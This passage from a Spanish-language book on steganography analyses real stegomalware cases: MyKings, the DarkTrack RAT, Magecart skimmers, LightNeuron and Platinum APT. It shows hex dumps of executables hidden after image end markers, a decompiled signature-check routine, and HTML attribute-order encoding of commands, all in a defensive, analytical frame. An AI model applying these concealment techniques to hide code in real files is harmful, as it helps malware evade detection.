Para analizar la fase de infección, le recomiendo encarecidamente la lectura del análisis realizado por Sophos. Desde el punto de vista esteganográfico es interesante ver la evolución de MyKings con nuevas funcionalidades para evitar la detección y favorecer la persistencia del malware usando esteganografía. En concreto, los investigadores documentan muestras que descargan herramientas ofensivas ocultas con la técnica EoF en imágenes JPEG (hxxp://ww3.sinaimg.cn/mw690/717a8b4dgw1f99ly7blarj20c40e4b2a.jpg.)



¹⁴⁴ <https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/sophoslabs-uncut-mykings-report.pdf>

¹⁴⁵ Se han documentado incluso servidores de CCTV camera storage

Ilustración 42. Stegomalware al final de fichero de una imagen de Taylor Swift

```

00005B10: 00 CD 14 76.A0 04 C5 2F.6A 4E F4 73.40 0B D6 8F =9wá+/-jNtEe6i8
00005B20: 6A 0F 34 99.A0 07 81 4E.C1 CF D2 98.39 EF 4E 04 jw4üá=ün~xÉy9'N+
00005B30: D0 03 B1 45.2E E1 E9 45.00 51 34 94.51 48 05 E9 3wE.BÜE Q46QH2u
00005B40: 49 4B 49 DE.80 0A 0D 14.7A 50 06 BE.9F 16 DB 52 IKIiCQJwP4yf.■R
00005B50: DD CD 4C DD.72 4F D2 9D.00 0B 68 B8.F4 A4 45 05 !=LirOE0 8h09tE2
00005B60: 86 6A 19 D0.96 96 23 39.39 22 98 4F.CD 53 37 43 8j13üü#99"y0=S7C
00005B70: 50 FF 00 11.FA 50 02 B2.9C 6E 1D E9.F6 CA 1E E5 P - P0EEn+ü+!Aö
00005B80: 01 E8 39 3F.41 4D 3F EA.C8 ED 52 59.7D DB 96 EE 0p9?AM?0LÝRV)■
00005B90: 22 38 FD 28.42 66 5D EC.A6 5B 86 24.E4 D5 71 8A "8²<Bf lÿa[856²qè
00005BA0: 73 F3 21 CF.AD 37 B5 59.87 50 26 97.B5 37 BD 38 s8!xi7áYcP8üá7ç8
00005BB0: F4 A0 04 A5.14 51 40 0B.4A 29 B4 EA.00 70 A7 77 9á4N9Qe6J>+ü p²w
00005BC0: A6 0A 78 A6.01 C5 25 2D.25 00 1D A9.84 E4 E2 9E 8C²0+²~²²0860x
00005BD0: 69 83 AD 20.1C B5 20 5E.87 34 C5 E9.52 2D 00 29 iãt ~a ^c4+ÜR- >
00005BE0: E2 9A 4D 2F.F0 9A 88 F5.A6 02 93 9E.29 0A 12 38 öUM/-ÜE506x>0t8
00005BF0: 14 CC 9A 98.74 14 01 1F.96 C0 53 71.4F 7E 94 D5 9l|üÿt90vü¹Sq0²ö²
00005C00: A0 05 03 8A.75 25 2D 00.25 25 2D 21.A4 02 53 80 á²vèux-²²~²!ñ8Sç
00005C10: CD 37 14 A3.AD 00 3C 0A.70 14 CE F4.FA 60 14 84 =79Ki <0p9H9l'9á
00005C20: D2 9A 68 E9.40 0B 9C 52.51 DE 83 C0.18 A0 03 BF ÈÜhÜE6ERQia¹táw¹
00005C30: 14 BD 69 07.5A 53 DA 80.01 E9 49 93.40 EB 45 00 9K-i-ZS rCÜIôEÜE
00005C40: 2D 26 28 1D.68 A0 07 0E.94 EE D4 CA.70 A0 07 64 -8<²hâ²f6²È²pá²d
00005C50: D1 4C A2 81.1F FF D9 68.6C 65 6C 6F.69 6E 61 0B 0Láüv²hblalaioa6
00005C60: 57 50 44 2E.76 6D 70 2E.65 78 65 4D.5A 90 00 03 WPD.vmp.exeMZÉ ♥
00005C70: 00 00 00 04.00 00 00 FF.FF 00 00 B8.00 00 00 00 ♦ ©
00005C80: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00 e
00005C90: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00005CA0: 00 00 00 00.00 00 00 00.01 00 00 0E.1F BA 0E 00
00005CB0: B4 09 CD 21.B8 01 4C CD.21 54 68 69.73 20 70 72 00 9v|||
00005CC0: 6F 67 72 61.6D 20 63 61.6E 6E 6F 74.20 62 65 20 }0=!00L=!This pr
00005CD0: 72 75 6E 20.69 6E 20 44.4F 53 20 6D.6F 64 65 2E ogram cannot be
00005CE0: 0D 0D 0A 24.00 00 00 00.00 00 00 86.94 1E 59 C2 run in DOS mode.
00005CF0: F5 70 0A C2.F5 70 0A C2.F5 70 0A 51.BB E8 0A C8 Sp0rSp0rSp0rQnp0l
00005D00: F5 70 0A AD.83 EE 0A EB.F5 70 0A C2.F5 70 0A D6 Sp0râ²0USp0rTSp0i
00005D10: F5 70 0A 8B.83 EE 0A EB.F5 70 0A C2.F5 70 0A D6

```

Ilustración 43. Un examen más detallado del archivo de imagen revela que, además del contenido de la imagen, contiene un ejecutable adjunto: una versión empaquetada con VMProtect de una herramienta de fuerza bruta y SQL

2.2.3 Darktrack

Investigadores¹⁴⁶ de *subexsecure* encontraron en una variante del troyano de acceso remoto (RAT) Dartrack el uso de esteganografía en imágenes digitales para evadir la detección de código malicioso. En concreto, mediante el uso de una técnica EoF en un fichero PNG.

La imagen detectada tenía las siguientes particularidades. Un fichero PNG con un logo de una compañía de antivirus muy conocida (AVAST), con nombre original darknet.jpg y un tamaño de 512x512 pixeles. El primer hecho llamativo es que la imagen ocupaba 1,09MB un tamaño inusual para la resolución de la imagen, lo que hacía intuir la presencia de información a final de fichero (en un formato PNG el final de fichero viene marcado por el *IEND marker*).



Figure 1: PNG file – Logo of a known Antivirus Vendor

Ilustración 44. Estegoimagen con código malicioso

00002EC0	0C E5 FF 0F 00 D6 A4 4F 77 C8 41 1B C3 00 00 00	.âÿ..ÖmOwEA.Ã...
00002ED0	00 49 45 4E 44 AE 42 60 82 52 61 72 21 1A 07 01	.IEND03' Nar!...
00002EE0	00 C3 67 36 E7 0C 01 05 08 00 07 01 01 E1 8B 97	.Ag6ç.....â<-
00002EF0	80 00 A6 CD 17 04 27 02 03 0B A4 8B 17 04 80 80	€.;í...'...â<...€€
00002F00	29 20 5C FB AA BB 80 1B 00 09 41 56 41 53 54 2E	) \û*»€...AVAST.
00002F10	65 78 65 0A 03 02 E0 8F 6F A2 C9 64 D6 01 8D 1E	exe ..â.œEdO...
00002F20	99 50 70 86 55 54 32 23 68 80 50 87 CE 99 26 48	™PptUT2#h€P+Î™âH
0005F500	0A 03 02 E0 8F 6F A2 C9 64 D6 01 1D 77 56 51 03	...â.œEdÖ...wVQ.
0005F510	05 04 00 52 61 72 21 1A 07 01 00 10 3C C7 C0 0C	...Nar!.....<ÇÀ.
0005F520	01 05 08 00 07 01 01 CD 94 AE 80 00 E0 57 11 C7	l"œ€.âW.Ç
0005F530	2F 02 03 0B 88 94 2E 04 80 98 3F 20 71 72 DE E9	/...^"...€"? qrpÉ
0005F540	80 1D 00 11 72 65 73 75 6C 74 20 2D 20 43 6F 70	€..result - Cop
0005F550	79 2E 65 78 65 0A 03 02 E2 94 25 40 5A 65 D6 01	y.exe...â"âZeÖ.
0005F560	8F 97 06 44 47 77 44 56 22 65 65 50 45 76 E8 B4	...DGWDV"eePEVè'

Figure 2: Embedded archive files present after IEND marker

Ilustración 45. Información añadid a final de fichero - Darktrack

Analizando los datos añadidos pueden verse la presencia de dos ficheros

¹⁴⁶<https://www.subexsecure.com/pdf/malware-reports/August-2020/DarkTrack-Report.pdf>

RAR! (0x2ED9 y 0x5F513) seguido de los nombres de los ficheros, ejecutables, comprimidos: AVAST.exe y result-Copy.exe. El análisis de estos ficheros permite observar la presencia de herramientas RAT y, en el caso de result-copy.exe, de un 0day. Aunque no es el foco de este libro, el malware analizado utiliza múltiples mecanismos de ofuscación y evasión de mecanismos de detección, entre ellos, técnica anti-debugging, detección de sandbox, etc.

2.2.4 New Magecart Skimmers

Magecart¹⁴⁷ es un término que engloba a una decena de grupos de ciberdelincuentes que están colocando “*digital credit card skimmers*”¹⁴⁸ para comprometer sitios de comercio electrónico a una velocidad sin precedentes y con un éxito notable. Entre las múltiples iniciativas^{149,150,151} se ha documentado¹⁵² el uso de técnicas esteganográficas para el robo de datos de tarjetas bancarias engañando a los sistemas de detección.

Un ejemplo, es la subida o modificación de imágenes introduciendo un código malicioso oculto Javascript. El código Javascript, recuperado de la imagen, se ejecuta, en el navegador, lo que desencadena peticiones entre la víctima y servidor malicioso que realiza la exfiltración de los campos del formulario presentes en la página de pago con la ayuda de websockets.

¹⁴⁷ El siguiente artículo hace un recorrido temporal interesante de la evolución de las puertas traseras incidiendo en comercio electrónico, web-skimming, etc. <https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-inside-magecart-history-behind-covert-card-skimming-assault-e-commerce-industry/>

¹⁴⁸ <https://www.pcidssguide.com/how-to-protect-your-pos-system-from-pos-malware/>

¹⁴⁹ <https://blog.sucuri.net/2021/07/magecart-swiper-uses-unorthodox-concatenation.html>

¹⁵⁰ <https://blog.sucuri.net/2020/11/css-js-steganography-in-fake-flash-player-update-malware.html>

¹⁵¹ <https://blog.sucuri.net/2021/03/magento-2-php-credit-card-skimmer-saves-to-jpg.html>

¹⁵² <https://blog.malwarebytes.com/threat-analysis/2019/12/new-evasion-techniques-found-in-web-skimmers/>



Ilustración 46. New digital skimmer - <https://twitter.com/AffableKraut/status/1210298763417276416?s=20>




Ilustración 47. Código Javascript oculto a final de fichero

2.3 Esteganografía en APTs abusando de los ficheros adjuntos en el correo electrónico

En los últimos años se han publicado diferentes campañas de APT que haciendo uso de la esteganografía han permitido enmascarar información en los ficheros adjuntos en correos electrónicos. Ejemplos de APTs que han adquirido notoriedad son, por ejemplo, Turla-LightNeuron¹⁵³ o OilRig-RDAT¹⁵⁴.

El establecimiento de un canal encubierto a través de correo electrónico no tiene ninguna novedad^{155,156,157}, salvo que exista cierta innovación en los procedimientos de ocultación empleados. Si el medio de ocultación es a través de ficheros adjuntos, lo habitual será encontrar muchas de las técnicas de ocultación, principalmente en ficheros multimedia, comentadas a lo largo de este libro.

Sí resulta más interesante el interés de los ataques por minimizar el ruido de estos canales encubiertos, entre ellos, destaca, como ejemplo, LightNeuron. Permítame verlo con un poco de detalle.

LightNeuron centra su esfuerzo en el compromiso del servidor de correo (Microsoft Exchange) usando un *Microsoft Exchange Transport Agent* malicioso. El objetivo poder tener control de los correos electrónicos enviados y recibidos. Dado que LightNeuron utilizada esteganografía en los ficheros adjuntos en correo electrónico utiliza esta capacidad para eliminar estos correos y dificultar así la detección y seguimiento del canal encubierto.

¹⁵³ <https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf>

¹⁵⁴ <https://unit42.paloaltonetworks.com/oilrig-novel-c2-channel-steganography/>

¹⁵⁵ Headstega: E-mail-headers-based steganography methodology
https://www.researchgate.net/publication/262172492_Headstega_E-mail-headers-based_steganography_methodology

¹⁵⁶ An email-based high capacity text steganography using repeating characters
<https://www.tandfonline.com/doi/abs/10.1080/1206212X.2018.1517713?journalCode=tjca20>

¹⁵⁷ <https://z3r0trust.medium.com/the-steg-chronicles-how-to-easily-send-secret-messages-using-steganography-fb7e4b312ece>




Ilustración 48. LightNeuron Transport Agent




Ilustración 49. Arquitectura con Microsoft Exchange – basado en <https://docs.microsoft.com/en-us/exchange/mail-flow-exchange-2013-help>

LightNeuron usa esteganografía en ficheros adjuntos para intercambiar comandos con el malware dentro de la organización. Para ello utiliza esteganografía en ficheros PDF y en ficheros JPEG.

Esteganografía en JPEG

LightNeuron utiliza un procedimiento esteganográfico “casero”, primero calcula una firma utilizando 16 bytes de la tabla de cuantificación. La tabla de cuantificación¹⁵⁸ forma parte del formato JPG y contiene los datos utilizados durante la compresión de la imagen. Realiza varias operaciones XOR en estos 16 bytes y compara el resultado con una firma codificada.

```
v1 = *input;
signature[0] = input[4] ^ *input;
v3 = v1 ^ input[10];
v4 = input[1];
signature[4] = v3;
signature[1] = v4 ^ input[5];
v5 = input[11];
v6 = input[2];
signature[5] = v4 ^ v5;
signature[2] = v6 ^ input[6];
v7 = v6 ^ input[12];
v8 = input[3];
signature[6] = v7;
signature[3] = v8 ^ input[7];
signature[7] = v8 ^ input[13];
return (unsigned int)kind_of_strnchr(signature, (char *)custom_signature, 8u) == 0;
```

custom_signature db 250, 16, 82, 145, 40, 219, 213, 176

Ilustración 50. Validación de la firma en el fichero JPG

Una vez verificada la firma, se obtiene el tamaño de la información a recuperar desde el offset 0x0F de la tabla de cuantificación.



Ilustración 51. Imagen JPG modificada con comandos embebidos por LightNeuron

¹⁵⁸ [https://es.wikipedia.org/wiki/Cuantificaci%C3%B3n_\(procesado_de_imagen\)](https://es.wikipedia.org/wiki/Cuantificaci%C3%B3n_(procesado_de_imagen))

Esteganografía en PDF

En el caso de un documento PDF, la rutina primero comprueba la firma realizando operaciones XOR con los datos desde el offset 0x0B hasta el offset 0x10. Una forma de satisfacer esta condición de firma es estableciendo todos los valores desde el offset 0x0B hasta el 0x10 a 0x00. Si se satisface la firma anterior, la rutina lee el offset del bloque de datos que contiene el comando desde el offset 0x11. Desde el offset 0x15 se lee su tamaño.

```

00000000: 25 50 44 46-2D 31 2E 35-0A 25 C3 00-00 00 00 00 %PDF-1.5%
00000010: 00 00 4B 03-00 54 00 00-00 04 C3 BC-C3 B6 C3 9F K T n H f
00000020: 0A 32 20 30-20 6F 62 6A-0A 3C 3C 2F-4C 65 6E 67 2 0 obj<</Leng
00000030: 74 68 20 33-20 30 20 52-2F 46 69 6C-74 65 72 2F th 3 0 R/Filter/

...

00034B00: 00 00 00 50-66 41 48 5A-BE 62 E3 20-C0 85 75 4B PFAHZ bll auK
00034B10: AC 5C 7F 37-61 48 C1 CD-B4 AD 85 DC-9C A0 C6 84 k\o?ah!=|iaEá f3
00034B20: FB 60 ED B1-21 84 EF 8B-78 A5 C8 6B-6D F1 38 0A J'ø?änixNkm±8Q
00034B30: 84 F1 79 C3-6F B6 99 E1-11 80 18 CF-8A 7F D3 A6 8±y|o||00<C t±&△Ue
00034B40: B1 7D 76 B6-F9 98 35 40-B5 19 81 35-11 8E 9E FC Dv||·5504 4u5 <áR"
00034B50: 8E 9C 49 43-0A 73 74 61-72 74 78 72-65 66 0A 32 aEICQstartxrefQ2
    
```

Ilustración 52. Representación hexadecimal de un fichero PDF con el bloque de información “sensible”




Ilustración 53. Ejemplo válido de fichero PDF modificado con comandos insertados por LightNeuron

2.4 Esteganografía con lenguajes de marcado en APTs

Los protocolos y lenguajes de programación asociados a las tecnologías Web siempre han sido muy proclives^{159,160,161} a su uso para el establecimiento de comunicaciones encubiertas. En este apartado, me gustaría incidir especialmente en el uso de lenguajes de marcado¹⁶² con fines esteganográficos. Ejemplos de APT reales reflejan el interés de los ciberdelincuentes por este tipo de técnicas.

2.4.1 Platinum APT

El 5 de junio de 2019, investigadores de Kaspersky Lab publicaron una investigación de un APT que tiene bastante interés desde el punto de vista esteganográfico. Bajo el título de *Platinum is back*¹⁶³ es posible observar malware usando técnicas esteganográficas no tan comunes, en concreto el uso de esteganografía en HTML.




Ilustración 54. Eugene Kaspersky alertando del impacto del stegomalware en ataques avanzados

La campaña de malware detectada en países del sur y sudeste asiático, que podría haber comenzado en 2012, bajo la autoría, se supone, del conocido grupo PLATINUM APT, tenía como objetivo entidades diplomáticas, gubernamentales y militares. Lo interesante de esta campaña fue el uso de una técnica esteganográfica no documentada en malware para ocultar la comunicación. El uso de Powershell para descargar nuevas funcionalidades, el uso de direcciones de C&C ubicadas en servicios de alojamiento gratuitos o el uso intensivo de un gran número de cuentas de Dropbox (para almacenar la carga útil y los datos exfiltrados). De hecho, se observó muestras donde la comunicación con el servidor de C&C se realizaba utilizando **esteganografía textual**.

¹⁵⁹ <https://resources.infosecinstitute.com/topic/whitespace-obfuscation-php-malware-web-shells-and-steganography/>

¹⁶⁰ <https://blog.sucuri.net/2020/11/css-js-steganography-in-fake-flash-player-update-malware.html>

¹⁶¹ <https://securityboulevard.com/2021/02/whitespace-steganography-conceals-web-shell-in-php-malware/>

¹⁶² https://cgi.csc.liv.ac.uk/~frans/CurrentResearch/Thessi/imanSedeeq_2018-6-12.pdf

¹⁶³ <https://securelist.com/platinum-is-back/91135/>

Lo significativo desde el punto de vista esteganográfico sucede, después de la validación de ciertas condiciones (fecha de activación, horario, credenciales, etc.), cuando el backdoor introducido en una organización se conecta al servidor de malware y descarga una página HTML. Un vistazo rápido a esa página web por un analista muestra un mensaje que hace entender que el servidor de C&C está caído.




Ilustración 55. Supuesta conexión al C&C deshabilitada – APT Platinum

Un análisis detallado de esa página web permite descubrir información enmascarada (comandos) usando técnicas esteganográficas en HTML. Los datos ocultos pueden observarse dentro del *tag* `<!--1234567890-->`

```
25 <!--1234567890--<body>
26 <table align="center" bgcolor="white" border="0" cellpadding="4" rules="no
27     <tr align="center" bgcolor="white" valign="middle">
28         <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
29         <td align="center" bgcolor="white" colspan="1" rowspan="1"></td>
30         <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
31         <td align="center" bgcolor="white" colspan="1" rowspan="1"></td>
32         <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
33         <td align="center" colspan="1" bgcolor="white" rowspan="1"></td>
34         <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
35         <td bgcolor="white" rowspan="1" align="center" colspan="1"></td>
36         <td align="center" rowspan="1" colspan="1" bgcolor="white"></td>
37         <td colspan="1" bgcolor="white" align="center" rowspan="1"></td>
38     </tr>
39 </table>
40 <table cellspacing="0" width="100" bgcolor="white" frame="void" align="cen
```

Ilustración 56. Ocultación de información mediante la codificación de datos en el orden de los atributos de etiquetas HTML

La primera técnica esteganográfica consiste en la posibilidad de utilizar el orden de los atributos de las etiquetas en HTML (sus permutaciones) para codificar información binaria, en concreto hasta $\log_2(\text{número de atributos!})$ bits. Por ejemplo, en la línea 31 los atributos “align”, “bgcolor”, “colspan” y “rowspan” son enumerados en orden alfabético, mientras que en la línea 32

se observa un orden diferente. En este caso se codifican $\log_2(4!) = \log_2(24) = 4$ bits




Ilustración 57. Técnicas de ocultación basadas en esteganografía textual

